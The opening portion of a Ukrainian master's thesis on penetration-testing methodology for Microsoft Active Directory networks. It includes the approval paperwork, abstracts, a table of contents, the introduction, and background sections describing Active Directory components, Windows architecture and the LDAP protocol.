ДЕРЖАВНИЙ УНІВЕРСИТЕТ ТЕЛЕКОМУНІКАЦІЙ
НАВЧАЛЬНО-НАУКОВИЙ ІНСТИТУТ ЗАХИСТУ ІНФОРМАЦІЇ

КАФЕДРА ІНФОРМАЦІЙНОЇ ТА КІБЕРНЕТИЧНОЇ БЕЗПЕКИ

Пояснювальна записка

до магістерської роботи
на тему:

«ТЕХНОЛОГІЯ ВИЯВЛЕННЯ ВРАЗЛИВОСТЕЙ В КОРПОРАТИВНИХ СЕРЕДОВИЩАХ ПОБУДОВАНИХ НА ОСНОВІ MICROSOFT ACTIVE DIRECTORY»

Виконав студент 6 курсу, групи БСДМ-62
спеціальності 125 Кібербезпека
освітньо-професійної програми«Інформаційна та кібернетична безпека»
(шифр і назва спеціальності)
Драгунцов Р.І.
(прізвище та ініціали)
Керівник Рабчун Д.І.
(прізвище та ініціали)
Рецензент
(прізвище та ініціали)
Нормоконтролер Чумак Н.С.
(прізвище та ініціали)

КИЇВ – 2021

ДЕРЖАВНИЙ УНІВЕРСИТЕТ ТЕЛЕКОМУНІКАЦІЙ

Інститут ННІЗІ
Кафедра Інформаційної та кібернетичної безпеки
Ступінь вищої освіти Магістр
Спеціальність 125 Кібербезпека
Освітньо-професійна програма Інформаційна та кібернетична безпека

ЗАТВЕРДЖУЮ
Завідувач кафедри ІКБ
_____ Гайдур Г.І.
"___"_____ 2021 року

З А В Д А Н Н Я
НА МАГІСТЕРСЬКУ РОБОТУ СТУДЕНТУ

Драгунцову Роману Ігоровичу
(прізвище, ім'я, по батькові)

1. Тема магістерської роботи: «Технологія виявлення вразливостей в корпоративних середовищах побудованих на основі Microsoft Active Directory»

керівник магістерської роботи Рабчун Дмитро Ігорович, к.техн.н., доцент,
(прізвище, ім'я, по батькові, науковий ступінь, вчене звання)
затверджені наказом закладу вищої освіти від «___» _____ 2021 року №____.

2. Строк подання студентом магістерської роботи 15.12.2021 р.

3. Вихідні дані до магістерської роботи
лабораторне віртуалізоване середовище;
комплекс програмного забезпечення для тестування захищеності;
наукова та технічна література, експлуатаційна документація, нормативні документи, міжнародні стандарти.

4. Зміст розрахунково-пояснювальної записки (перелік питань, які потрібно розробити)
1. Актуальність проблеми виявлення вразливостей в ІС на основі Active Directory.
2. Типовий технологічний склад інфраструктури Active Directory.
3. Існуючі технології виявлення вразливостей в інфраструктурі.
4. Вимоги до лабораторного середовища Active Directory.
5. Перелік графічного матеріалу

6. Дата видачі завдання 27.09.2021 р.

КАЛЕНДАРНИЙ ПЛАН

№ зп	Назва етапів магістерської роботи	Строк виконання етапів магістерської роботи	Примітка
1.	Визначення актуальності проблеми виявлення вразливостей в доменній корпоративній інфраструктурі	28.09.2021 р.	
2.	Аналіз наукової та технічної літератури з питань теми магістерської роботи.	10.10.2021 р.	
3.	Аналіз існуючих даних щодо вразливостей Active Directory.	13.10.2021 р.	
4.	Підготовка тех щодо можливих методів виявлення вразливостей AD	01.11.2021 р.	
5.	Експериментальна апробація розроблених рекомендацій щодо тестування захищеності.	25.11.2021 р.	
6.	Оформлення результатів дослідження. Проходження плагіату	05.12.2021 р.	
7.	Підготовка доповіді до захисту.	15.12.2021 р.	

Студент _____ Драгунцов Р.І.
(підпис) прізвище та ініціали

Керівник магістерської роботи _____ Рабчун Д.І.
(підпис) прізвище та ініціали

ДЕРЖАВНИЙ УНІВЕРСИТЕТ ТЕЛЕКОМУНІКАЦІЙ

ПОДАННЯ
ГОЛОВІ ДЕРЖАВНОЇ ЕКЗАМЕНАЦІЙНОЇ КОМІСІЇ
ЩОДО ЗАХИСТУ МАГІСТЕРСЬКОЇ РОБОТИ

Направляється студент Драгунцов Р.І. до захисту магістерської роботи
(прізвище та ініціали)

спеціальності 125 Кібербезпека
освітньо-професійної програми Інформаційна та кібернетична безпека
(шифр і назва спеціальності)

на тему: «Технологія виявлення вразливостей в корпоративних середовищах побудованих на основі microsoft Active Directory».

Магістерська робота і рецензія додаються.

Директор інституту _____ Савченко В.А.
(підпис) (прізвище та ініціали)

Довідка про успішність

Драгунцов Р.І. за період навчання в інституті
(прізвище та ініціали студента)
ННІЗІ з 2020 року по 2022 рік повністю виконав навчальний план за напрямом підготовки, спеціальністю з таким розподілом оцінок за:
національною шкалою: відмінно ____%, добре ____%, задовільно ____%;
шкалою ECTS: A ____%; B ____%; C ____%; D ____%; E ____%.

Секретар інституту _____ Черниш О.В.
(підпис) (прізвище та ініціали)

Висновок керівника магістерськоїї роботи

Студент Драгунцов Р.І. обрав тему роботи, метою якої було дослідити сучасний стан речей в сфері виявлення вразливостей доменних корпоративних середовищ Active Directory. Обрані магістром джерела свідчать про належний рівень навичок ведення наукової роботи, збору та аналізу інформації. Під час виконання магістерської роботи Драгунцов Р.І.. відмінні навички роботи з теоретичними матеріалами, високий рівень занань в предметній області та здатність вести експериментальні дослідження. Роботу виконував вчасно за планом з урахуванням усіх вимог.
Викладені факти дозволяють оцінити магістерську роботу студента Драгунцова Романа Ігоровича на оцінку «відмінно» та присвоїти йому кваліфікацію 2149.2 професіонал з організації інформаційної безпеки, викладач закладу вищої освіти.

Керівник магістерської роботи _____ Рабчун Д.І.
(підпис) (прізвище та ініціали)
“____” _____ 2021 року

Висновок кафедри про магістерську роботу

Магістерська робота розглянута. Студент Драгунцов Р.І.
(прізвище та ініціали)
допускається до захисту даної магістерської роботи в Державній екзаменаційній комісії
Завідувач кафедри Інформаційної та кібернетичної безпеки
(назва)

_____ Гайдур Г.І.
(підпис) (прізвище та ініціали)

РЕФЕРАТ

Текстова частина магістерської роботи: 122 сторінки, 47 рисунків, 6 таблиць, 25 джерел.

Об'єкт дослідження – особливості виявлення вразливостей в інфраструктурі на базі Active Directory.

Предмет дослідження – технологія керування вразливостями доменної інфраструктури.

Мета роботи – розробити технологічні основи методології тестування захищеності доменних середовищ Active Directory для виявлення вразливостей безпеки.

Методи дослідження – опрацювання літератури за даною темою, аналіз технічної документації, міжнародних стандартів та їх порівняння, збір та аналіз інформації з відкритих джерел, експериментальне дослідження на тестовому стенді.

В роботі проведено дослідження існуючих вразливостей доменних середовищ Active Directory та існуючих способів та методів їх виявлення. Проведено категорізацію вразливостей безпеки Active Directory за джерелом походження та вектором експлуатації.

Досліджено технічні особливості існуючих в корпоративних інформаційних системах на базі Active Directory вразливостей, особливостей архітектури безпеки систем Microsoft, слабших ланок в інфраструктурі. На основі проведеного аналізу розроблено перелік принципів тестування захищеності доменного середовища з оптимальними витратами ресурсів, безпечним та ефективним результатом.

Проведено апробацію запропонованого рішення в лабораторних умовах. Отримано позитивні експериментальні результати щодо ефективності запропонованого рішення.

Галузь використання – кібербезпека корпоративної інформаційної системи.

КОРПОРАТИВНА ІНФОРМАЦІЙНА СИСТЕМА, КІБЕРБЕЗПЕКА, ACTIVE DIRECTORY, MICROSOFT, ВРАЗЛИВОСТІ, КЕРУВАННЯ ВРАЗЛИВОСТЯМИ, ТЕСТУВАННЯ НА ПРОНИКНЕННЯ

ABSTRACT

Master's thesis: 122 pages, 47 figures, 6 tables, 25 sources.

Object of research – specifics of vulnerability hunting in the Active Directory based infrastructure.

Subject of research – the technology for managing vulnerability management of the domain corporative infrastructure.

The aim of research – to develop a variant of the methodology of security testing the domain corporative infrastructure in order to detect the security vulnerabilities.

Research methods – elaboration of literature on the topic, analysis of technical documentation, international standards and their comparison, open-source data collection and processing, experimental research.

The paper analyzes the problem of Active Directory based environments' security posture, currently existing technologies for finding the relevant security weaknesses. Performed security vulnerabilities categorization based on the cause and exploitation vector.

The paper studies the technical features of the security vulnerabilities existing in corporative Active Directory-based infrastructures as well as common security architecture weaknesses. Based on the performed analysis developed the list of security testing principles of the domain Active Directory environment considering the factors of resource consumption and the result relevance and effectiveness.

Performed the experimental approbation of the proposed security testing methods on the specially built virtualized Active Directory laboratory. Gained results shown the effectiveness of the proposed solution.

Field of use – cybersecurity of corporate information system.

CORPORATE INFORMATION SYSTEM, CYBER SECURITY, ACTIVE DIRECTORY, MICROSOFT, VULNERABILITES, VULNERABILITY MANAGEMENT, PENETRATION TESTING

ЗМІСТ

ВСТУП 10

1 АНАЛІЗ ПРОБЛЕМИ ВРАЗЛИВОСТІ СЕРЕДОВИЩ ACTIVE DIRECTORY В РОЗРІЗІ ОКРЕМИХ КОМПОНЕНТІВ 13

1.1. Загальні положення 13

1.2. Active Directory 13

1.3. Microsoft Windows 19

1.4. LDAP 21

1.5. DNS 23

1.6. MS-RPC 24

1.7. SMB 25

1.8. Kerberos 28

1.8.1. Делегована автентифікація 29

1.8.2. Single sign-on 29

1.8.3. Ефективна аутентифікація на серверах 30

1.8.4. Взаємна аутентифікація 30

1.9. LSA 30

1.10. NTLM 32

1.11. Тестування на проникнення 34

1.12. Безпека Active Directory 37

1.13. Необхідність виявлення вразливостей Active Directory 38

2 АНАЛІЗ ВРАЗЛИВОСТЕЙ СИСТЕМ ACTIVE DIRECTORY ЗА КАТЕГОРІЯМИ 40

2.1. Проблеми людського фактору по відношенню до експлуатації ІС 41

2.1.1. Використання слабких паролей 43
2.1.2. Збереження конфіденційних даних на широкодоступних ресурсах 46
2.1.3. Інсталяція вразливого або шкідливого програмного забезпечення на доменні системи 49
2.2. Помилки в розподілі доступу 51
2.2.1. GenericAll або ForceChangePassword на користувача 56
2.2.2. GenericAll на групу 57
2.2.3. GenericAll, GenericWrite, WriteProperty, Self або Write на комп'ютер 58
2.2.4. WriteOwner на групу 60
2.2.5. GenericWrite на користувача 60
2.2.6. WriteDACL на довільний об'єкт 62
2.3. Вразливості самих продуктів Microsoft 63
2.3.1. MS17-010 [23] 65
2.3.2. Zerologon 68
2.3.3. Bluekeep 71
2.3.4. MS14-025 72
2.3.5. ProxyLogon 74
2.3.6. SMBGhost 76
2.3.7. PrintNightmare 78
2.3.8. MS08-067 80
3 ЗАПРОПОНОВАНА ТЕХНОЛОГІЯ ВИЯВЛЕННЯ ВРАЗЛИВОСТЕЙ ACTIVE DIRECTORY 83
3.1. Основні положення запропонованої методології виявлення вразливостей Active Directory 83
3.1.1. Необхідність використання технології тестування на проникнення 83

3.1.2. Необхідність використання пошарової категорізації 85
3.1.3. Необхідність використання графового підходу 86
3.1.4. Необхідність ризик-орієнтованого підходу 88
3.1.5. Інструменти та засоби, що використовуються під час тестування 90
3.2. Перевірка запропонованого рішення в лабораторних умовах 91
3.2.1. Конфігурація лабораторного середовища 91
3.2.2. Модель оцінювання 95
3.2.3. Процес тестування 96
3.2.4. Результати експериментального тестування 126
ВИСНОВКИ 129
СПИСОК ВИКОРИСТАНИХ ДЖЕРЕЛ 131
ДОДАТОК А. ВИХІДНІ КОДИ ОКРЕМИХ ВИКОРИСТАНИХ ЗАСОБІВ ТЕСТУВАННЯ 134

ВСТУП

На сьогоднішній день 95 відсотків найбільших приватних компаній світу використовують технологію Microsoft Active Directory для організації своїх цифрових активів, ідентифікації співробітників, контролю та розмежування доступу та підтримки організаційної структури в рамках ІС. Разом з Active Directory використовується істотна множина сервісів та продуктів Microsoft, які забезпечують корпоративні інформаційні системи необхідними функціями, інтегрованими у єдине середовище. Інфраструктури, побудовані на базі цих технологій є комплексними, складними та досить часто проблематичними для адміністрування та підтримки в актуальному функціональному стані.

В той же час, проблеми інформаційної безпеки стають все більш актуальними в контексті захисту корпоративної інфраструктури – в світовому масштабі дана проблема має масштаб глобальної кризи, оскільки загальний вплив від кібератак на світову економіку вимірюється наразі на рівні 1 триліона доларів на рік, тобто близько 1 відсотка глобального ВВП. Слід відмітити, що в абсолютній більшості потужних та збиткових кіберінцидентів активність зловмисника так чи інакше локалізується у внутрішній мережі організації, яка, як вже було сказано раніше, найчастіше будується на основі технологій Active Directory. Агенти загроз можуть протягом місяців залишатись непоміченими у комплексній та розгалуженій внутрішній ієрархії інформаційних активів та сервісів. Ескалюючи привілеї та зміщуючись між системами вони можуть збирати інформацію, акумулювати ресурси та створювати нові точки компрометації, що в результаті дозволяють наносити збитки надзвичайного масштабу. Проблему захищеності інфраструктури не має дозволити собі ігнорувати жодна організація. В даному контексті актуальність проблеми пошуку шляхів та ефективних технологій для виявлення проблем безпеки в середовищах active directory на максимально ранньому етапі їхнього існування з оптимальними витратами ресурсів не викликає сумнівів.

Не зважаючи на те, що найкращим шляхом до подолання вразливості інфраструктури є коректне виконання усіх процедур безпеки в процесі експлуатації

та адміністрування систем, необхідно мати на увазі, що в реальних середовищах абсолютна безпека систем є недосяжною. Першою і найбільшою завадою для цього є людський фактор – оскільки експлуатація інформаційних систем здійснюється людьми, не можна ігнорувати вірогідність виникнення та накопичення помилок. Помилки при адмініструванні, порушення політик безпеки внаслідок недостатньої уваги, недостатньої обізнаності або недбалості можуть призводити до появи важких для виявлення комплексних проблем безпеки, прихованих за узагальненою складністю системи. Брак спостережності в системах внутрішньої інфраструктури ускладнює своєчасне виявлення та усунення даних вразливостей адміністраторами мереж. В той же час, таке виявлення з позиції стороннього порушника може бути набагато простішим та оптимальнішим з точки зору витрат часу. Саме зважаючи на останню тезу, технології оцінки захищеності класу тестування на проникнення вважаються найбільш ефективним рішенням для виявлення таких дефектів. Розробки в даному напрямку можуть вважатись перспективним напрямком дослідження.

Наразі методології тестування захищеності є предметом технологічних емпіричних розробок – відносно невелика частка наукових досліджень фокусується на пошуку оптимальних шляхів та методологій виявлення вразливостей в комплексних корпоративних середовищах, що характеризуються високим відносним рівнем невизначеності. Дана робота фокусується в першу чергу на створені теоретичних та технологічних засад для процесу тестування захищеності специфічних доменних середовищ Active Directory. В результаті проведеного дослідження та розробки було отримано результати з категоризації відомих вразливостей безпеки, існуючих у сучасних корпоративних інформаційних системах; на основі створеної категоризаційної моделі було побудовано методологію тестування захищеності доменного середовища Active Directory, що враховує специфіку функціонування даних комплексних систем та існуючий досвід використання індустріальних стандартів тестування на проникнення. Запропонована методологія тестування захищеності та виявлення вразливостей Active Directory є розширюваним універсальним рішенням побудованим на

теоретичних моделях та практичному досвіді аналізу шляхів реалізації загроз в інформаційній інфраструктурі. Запропоноване рішення було апробоване на лабораторній інфраструктурі повноцінно функціонуючої мережі Active Directory та показало відмінні результати в практичному застосуванні.

Запропоноване рішення з тестування захищеності Active Directory може використовуватись виконавцями тестування захищеності внутрішньої інфраструктури Active Directory як для оцінки власних систем, так і для проведення зовнішніх аудитів. Методологія може використовуватись в поданому вигляді або розширюватись іншими визначеннями вразливостей та використованим інструментарієм.

1 АНАЛІЗ ПРОБЛЕМИ ВРАЗЛИВОСТІ СЕРЕДОВИЩ ACTIVE DIRECTORY В РОЗРІЗІ ОКРЕМИХ КОМПОНЕНТІВ

1.1. Загальні положення

Для комплексного розгляду методологій виявлення вразливостей у сучасних корпоративних середовищах на основі технології Active Directory необхідно провести огляд основних технологій, що прямо впливають на захищеність даних систем. Оскільки інформаційні ситеми такого типу є комплексними рішеннями, що обслуговують істотну кількість користувачів та робочих станцій у реальних середовищах, кількість залучених технологій вважається істотною. Певна частина з них має прямий вплив на узагальнений стан захищеності ІС та може зумовлювати окремі класи вразливостей. Саме ці технології висвітлюються в даному розділі з точки зору їхнього впливу на захищеність організації.

Окрім розгляду таких технологій та існуючих наукових здобутків у контексті забезпечення безпеки імплементацій даних технологій, в даному розділі наводиться огляд існуючих рішень щодо виявлення вразливостей Active Directory. Дані рішення були оцінені та досліджені в практичних умовах, на основі ідей, покладених в основу даних рішень та теорій розроблено власні рекомендації та технологічні засади методології тестування захищеності доменних середовищ Active Directory.

1.2. Active Directory

Active Directory - це служба каталогів, яка надає методи зберігання даних в ієрархічній структурі та забезпечує надання та розподіл доступу до цих даних користувачам мережі та адміністраторам. Active Directory зберігає інформацію про облікові записи користувачів, таку як імена, паролі, номери телефонів тощо, і надає іншим авторизованим користувачам у мережі доступ до цієї інформації. Active

Directory зберігає інформацію про об’єкти в мережі і дозволяє адміністраторам і користувачам здійснювати пошук та використання даних. Active Directory використовує структуроване сховище даних як основу для логічної, ієрархічної організації інформації в каталозі.

Описане сховище даних, також відоме як каталог, містить інформацію про об’єкти бази даних Active Directory. Ці об’єкти представляють собою спільні ресурси, такі як сервери, SMB файлові ресурси, принтери, сегменти мережі, а також облікові записи користувачів та комп’ютерів.

Система безпеки інтегрована з Active Directory через забезпечення функцій аутентифікації суб’єктів та контроль доступу до об’єктів у каталозі. За допомогою технології single sign-on в мережі адміністратори можуть керувати даними каталогу і відображенням організаційної структури у своїй мережі, а авторизовані користувачі можуть отримувати доступ до ресурсів у будь-якій мережевій локації. Адміністрування системи може здійснюватись на основі політик, що полегшує керування складною інфраструктурою.

Active Directory включає наступні компоненти:

1. Набір правил організації ієрархії, схема (Schema), яка визначає класи об'єктів і атрибутів, що містяться в каталозі, обмеження, що накладаються на екземпляри об'єктів, а також формат іменування. Active Directory Schema включає два контейнери: контейнер Classes і контейнер Attributes. Об’єкт схеми є один з найбільш важливих компонентів доменного середовища.;

2. Глобальний каталог (Global Catalog, GC), який містить інформацію про кожен об’єкт у каталозі. Дана структура даних дозволяє усім суб’єктам в системі знаходити інформацію про об’єкти мережі незалежно від того, який домен – компонент директорії - насправді містить ці дані;

3. Механізм запитів та індексації, завдяки яким об’єкти та їх властивості можуть бути знайдені суб’єктами доменного середовища – користувачами, комп’ютерами тощо. Для здійснення запитів до даних у директорії використовується переважно протокол LDAP – докладніше про нього викладено дані у відповідному підрозділі;

4. Служба реплікації, яка розподіляє дані каталогу по мережі. Усі контролери домену в доменному середовищі беруть участь у реплікації та містять повну копію всієї інформації каталогу для свого домену. Будь-які зміни в даних каталогу реплікуються – тобто синхронізуються – з усіма контролерами домен.

Active Directory – це, в першу чергу, доменне середовище, тобто ієрархія, як інформаційна, так і організаційна. В якості терміну доменного середовища може використовуватись термін «ліс» (англ. Forest), яке представляє собою об’єднання доменів. В деяких випадках, даний термін використовується в якості синоніму до терміну Active Directory. Домен є верхньорівневою самостійною структурною одиницею, в той час як ліс є об’єднанням доменів. Домени можуть бути структуровані в лісі, щоб забезпечити автономію доступу до даних і послуг – але, в той же час, не ізоляцію, що є важливим з погляду забезпечення безпеки - і оптимізовувати реплікацію між структурними одиницями, розподіленими географічно. Поділ логічної та фізичної структур покращує керованість та зменшує адміністративні витрати, оскільки на логічну структуру не впливають зміни у структурі фізичній. Логічна структура Active Directory також надає можливість контролювати доступ до даних. Це зумовлює можливість використовувати логічну структуру для розділення доступу до даних.

Дані, які зберігаються в Active Directory, можуть бути створені різними джерелами. Зважаючи на кількість різних типів даних в Active Directory зумовлюється необхідність використання певного типу стандартизованого механізму зберігання, що підтримує цілісність даних. В Active Directory об’єкти використовуються для зберігання інформації в каталозі, і всі класи об’єктів визначені в схемі. Визначення об’єктів містять інформацію про тип даних і структуру каталогу. Дані не можуть зберігатися в каталозі, якщо об’єкти, які використовуються для збереження, спочатку не визначені в схемі. Схема за замовчуванням містить усі визначення об’єктів, які необхідні для функціонування Active Directory – такі як користувачі, комп’ютери, тощо - однак існує можливість визначення об'єктів у схемі. [1]

Дані каталогу представлені через логічну структуру, яка складається з таких елементів, як домени та ліси, сам каталог реалізується через фізичну структуру, яка складається з бази даних, яка зберігається на всіх контролерах домену в лісі в однаковому стані завдяки механізму реплікації. Сховище даних Active Directory виконує обробку всіх запитів до бази даних. Сховище даних складається як із служб, так і з статичних файлів. Ці служби та файли дозволяють здійснювати доступ до каталогу і керують процесами читання та запису даних у базі даних.

Доменне середовище Active Directory виконує основну свою функцію – відображення організаційної структури організації на інформаційну систему через створення ієрархії, розподілу доступу, організації ресурсів. Active Directory є фактичним стандартом індустрії в частині організації інформаційних систем на базі технологій Microsoft. Одним з найбільш значущих фактів, що свідчить про важливість дослідження технологій Active Directory є її розповсюдження – 95 відсотків з 1000 найбільших компаній світу (перелік Fortune 1000) використовують системи Active Directory [2]. Таке розповсюдження зумовлене великим спектром надаваних сервісів та підтримуваних технологій, високою масштабованістю, можливість належної конфігурації сервісів безпеки та зручністю у розгортанні та адмініструванні. Технологія Active Directory вирішує істотну кількість проблем, що виникає в адміністративного персоналу при керуванні великими інформаційними системами підприємств. Технологія Active Directory є продуктом компанії Microsoft і ґрунтується здебільшого на пропрієтарних та модифікованих корпорацією Microsoft технологіях. Основою для доменного середовища AD є операційна система Windows та її серверна версія Windows Server.

Active Directory складається з великої множини класів об’єктів, які використовуються для підтримки її існування та забезпечення адміністративних потреб організації. Весь перелік об’єктів надавати та описувати доцільним не вважається, однак найбільш значущі викладено нижче:

1. Домени – як вже було сказано вище, самостійна структурна одиниця найвищого рівня, відображає організаційний поділ, поділ обов’язків між великими частинами організації. Домен має свою назву, контролери та може істотно

відрізнятись як по надаваним сервісам, так і конфігурацією безпеки, в першу чергу в частині доменних політик. Множина доменів в одному середовищі є ієрархію і може утворювати древовидну, графову структуру. Використовуються для поділу організаційного, в першу чергу для розділення обов'язків між адміністраторами. Поділ на домени не забезпечує ізоляції даних. Невеликі ІС організацій можуть, здебільшого мати лише один домен, в той час як великі та розподілені організації здебільшого мають велику кількість складно поєднаних доменів.

2. Організаційні одиниці (Organizational Unit, OU) – елемент структурного організаційного поділу, контейнер, що дозволяє розподіляти об'єкти – користувачі, групи, тощо – за принципом їхньої адміністративної приналежності. Не забезпечує ізоляцію даних, та розподіл доступу, однак дозволяє розподіляти керування системою через застосування доменних групових політик. Зазвичай OU є відображенням організаційних структурних одиниць – відділів, департаментів, тощо.

3. Користувачі (Users) – відображає співробітників організації або функціональних суб'єктів системи. Користувачі є суб'єктами аутентифікації та можуть виконувати операції в доменному середовищу, здійснювати доступ до даних, отримувати сервіси, тощо. Зазвичай кожен співробітник організації володіє своїм обліковим записом користувача, представлений об'єктом User в Active Directory.

4. Групи (Groups) – відображають об'єднання користувачів, комп'ютерів та усіх інших типів об'єктів для організації розподілу доступу. Група є контейнером в середовищі Active Directory та може інкапсулювати в себе об'єкти інших типів – зокрема, групи. Розподіл доступу через ACL/ACE може здійснюватися за допомогою розподілу суб'єктів по групам з подальшим створенням правил доступу. Це важливий аспект в розрізі розгляду безпеки Active Directory, оскільки наслідування прав доступу через інкапсуляцію в групах може потенційно створювати істотні ризики безпеки, про що буде докладно викладено в розділі 2.

5. Комп'ютери (Computers) – відображення комп'ютера, під'єднаного до мережі та включеного до доменного середовища. Кожен об'єкт комп'ютера (також

може називатись машинним обліковим записом) відповідає одній фізичній системі – на відміну від користувачів, де один фізичний співробітник може володіти більш ніж одним обліковим записом AD. Комп'ютерні облікові записи мають багато спільного з користувацькими і також є суб'єктами аутентифікації та забезпечення розподілу доступу. Зокрема, комп'ютери є суб'єктами делегування – імперсонації користувачів, що отримують доступу до сервісів через посередника. Комп'ютерні облікові записи використовуються як для представлення робочих станцій, так і для відображення серверів – кожен доменний контролер, зокрема, також має свій машинний обліковий запис AD.

6. Групові політики (GPO) – механізм адміністрування доменного середовища. Кожен об'єкт GPO представляє собою набір адміністративних правил, що застосовуються по відношенню до членів OU, на які він має вплив. Даний вплив визначається об'єктом GPLink, який приєднує групову політику до адміністративної одиниці. За допомогою GPO адміністратори можуть керувати налаштуваннями усіх підключених до домену систем, створювати певні обмеження для користувачів, розповсюджувати програмне забезпечення. [3]

Кожен з цих об'єктів володіє переліком доступних атрибутів, які здебільшого можуть визначати його окремі властивості. Певна множина атрибутів використовуються у всіх, або більшої частини об'єктів AD – такі як Distinguished Name або GUID, які використовуються для ідентифікації об'єкта. [1]

Забезпечення безпеки є одним з найбільш пріоритетних напрямків у функціонуванні Active Directory. Це стосується як ієрархічного середовища, представленого абстракціями в сховищі даних на доменних контролерах, підсистеми аутентифікації об'єктів, так і захисту окремих підключених до домену систем. Саме по собі середовище Active Directory виконує важливі функції безпеки для інформаційної системи. Однак, як і будь-яка інша складна та неоднорідна система, потребує особливої уваги до забезпечення своєї захищеності. Разом зі внесенням додаткових механізмів обмеження та розмежування, що підвищують захищеність ІС, Active Directory привносить складність у структуру та перелік своїх, характерних вразливостей. Інформаційна система, побудована на базі AD є

централізованою, що створює окремі важливі для керування ризики. Типові вразливості систем Active Directory мають вивчатись особливо прискіпливо, зважаючи на складність та неоднорідність цих систем впроваджених у різних корпоративних середовищах. Слід зазначити, шо істотна частина вразливостей таких систем зумовлена не стільки вразливістю окремих компонентів, наданих постачальником – корпорацією Microsoft – скільки некоректними конфігураціями, що накопичуються з адміністративними або експлуатаційними помилками. Зважаючи на істотну складність доменного середовища як такого та структурну непрозорість, такі вразливості можуть залишатись невиявленими протягом тривалих періодів часу. Пошук вразливостей в адміністративному порядку не представляється ефективним – детальніше ця теза викладається у підрозділі «тестування на проникнення».

1.3. Microsoft Windows

Microsoft Windows — це узагальнена назва операційних систем, які розроблено корпорацією Microsoft, для комп'ютерів на основі різних процесорних архітектур. Windows є найбільш поширеною операційною системою для настільних комп’ютерів. В серверному сегменті тісно конкурує з UNIX-подібними ОС. На відміну від більшості систем останнього класу, є пропрієтарним продуктом з повністю закритим вихідним кодом. [4]

Архітектура Windows NT має модульну структуру і складається з двох основних рівнів безпеки – компоненти, що працюють у режимі користувача, та компоненти режиму ядра. Програми та підсистеми, що працюють у режимі користувача, мають обмеження на доступ до системних ресурсів. Режим ядра має необмежений доступ до системної пам'яті та зовнішніх пристроїв, прямий доступ до апаратного забезпечення. Ядро системи NT називають гібридним або макроядром. Архітектура включає саме ядро, рівень апаратних абстракцій (HAL), драйвери і ряд служб (Executives), які працюють в режимі ядра (Kernel-mode drivers) або в режимі користувача (User-mode drivers)

Режим Windows NT складається з підсистем, що передають запити введення-виводу відповідному драйверу режиму ядра за допомогою менеджера введення-виводу. Існують лише дві підсистеми на рівні користувача: підсистема оточення (запускає програми, написані для різних операційних систем) та інтегрована підсистема (керує особливими системними функціями від імені підсистеми оточення). Режим ядра має повний доступ до апаратної частини та системних ресурсів комп'ютера.

Системи 9X та NT належать до ОС з витіснюваною багатозадачністю. Поділ процесорного часу між потоками відбувається за принципом «каруселі». ОС виділяє квант часу (в Windows 2000 квант становить близько 20 мс) кожному потоку за чергою з врахуванням пріоритету. Після закінчення виділеного часу система перехоплює потік керування та виділяє час наступному потоку за чергою. Також потік може відмовитись від виділеного йому кванту часу; в цьому випадку система перехоплює у нього керування (навіть якщо виділений квант часу триває) і передає цей квант іншому потоку. При передачі керування система зберігає стан всіх регістрів процесора в особливій структурі пам'яті. Ця структура називається контекстом потоку. Збереження контексту потоку дає можливість для наступного поновлення його роботи. [5]

Після створення ядра NT, Windows розвивалась стрімко і одну за початок 21-го сторіччя було розроблено версії Windows XP (виключно клієнтська система, на відміну від попередніх версій), Vista, Windows 7, Windows 8 і, Windows 10, яка наразі є актуальною. На сьогоднішній день останньою еволюційною сходинкою корпорації по відношенню до розробки ОС є власна платформа у хмарних обчисленнях (cloud computing) — Windows Azure. Дана технологія передбачає тісну інтеграцію з Active Directory, що дозволяє проектувати безшовні з’єднання «наземної» та хмарної інфраструктури. [1]

Наразі, статистичні дані свідчать, що Microsoft Windows встановлено більш ніж на 90% ПК і робочих станцій світу. 95% з 1000 найбільших приватних компаній світу використовують Windows та Microsoft Active Directory. Ці факти дають

очевидне розуміння – захищеність середовищ на основі Windows є критичною задачею для забезпечення інформаційної безпеки всієї планети.

1.4. LDAP

Протокол LDAP (Lightweight Directory Access Protocol) – мережевий протокол, розроблений IETF для забезпечення доступу до служб директорій, що відповідають стандарту X.500 (до яких, зокрема, належить MS Active Directory). Протокол функціонує поверх стеку TCP/IP, є відносно структурно простим і забезпечує CRUD (Creat, Read, Update, Delete) операції для доступу до даних в службі каталогу. Стандартним TCP-портом служби є порт 389, для версії, інкапсульованої в SSL - для забезпечення цілісності та конфіденційності даних при транспортуванні використовується порт 636. Стандартна конфігурація MS Active Directory передбачає активність даних сервісі на доменному контролері. Необхідно відзначити, що використання LDAP через незахищений канал зв'язку (без використання SSL) створює один з важливих ризиків для всього середовища.

Для організації доступу до даних через LDAP, використовується стандарт RDN (Relative Distinguished Name), що передбачає структурно ієрархічну систему іменування об'єктів в директорії. Формат імені для кожного об'єкту в такому випадку представляє собою структуру накшалт (CN=UserName, OU=Department, DC=LowLevelDomain, DC=HighLevelDomain). В даній структурі клас кожного ієрархічного атрибуту позначається скороченою абревіатурою (CN, DC тощо), значення задається через знак «=», атрибути розділені комами. Даний формат іменування найчастіше називається «Distinguished Name» та використовується в усіх службах MS AD для повної ідентифікації об'єктів у вигляді доступному для розуміння людиною. [3]

Важливою особливістю протоколу LDAP взагалі та MS AD зокрема є обов'язкова відповідність переліку атрибутів кожного об'єкта референсному визначення (визначенню класу об'єкта), що прописується в схемі директорії (англ.

Schema). Деякі атрибути є обов'язковими для визначення в об'єкті, деякі - ні. Докладніше про схему директорії йдеться у відповідному розділі даної роботи.

Глобально протокол LDAP реалізує чотири типи операцій:

1. Аутентифікація (binding process) – процес асоціювання клієнта з певними внутрішнім об'єктом директорії, що дозволяє після успішності підтвердження справжності останнього провести авторизацію, тобто визначити можливий рівень привілеїв при здійсненні операцій. Також передбачена операція unbind для зміни поточного користувача.
2. Пошук (search) – складна функція пошуку по директорії, передбачає подання параметрів бази пошуку (з якого кореня виконувати пошук), глибини пошуку (наскільки необхідно просунутись за рівнями ієрархії для пошуку об'єкту) та фільтр пошуку (умовний вираз, що дозволяє відфільтрувати результати запиту до директорії).
3. Модифікація – комплекс функцій додавання нових об'єктів, видалення, переносу в директорії (ModifyRDN) та модифікації об'єкту.
4. Порівняння – порівняння двох об'єктів директорії між собою.

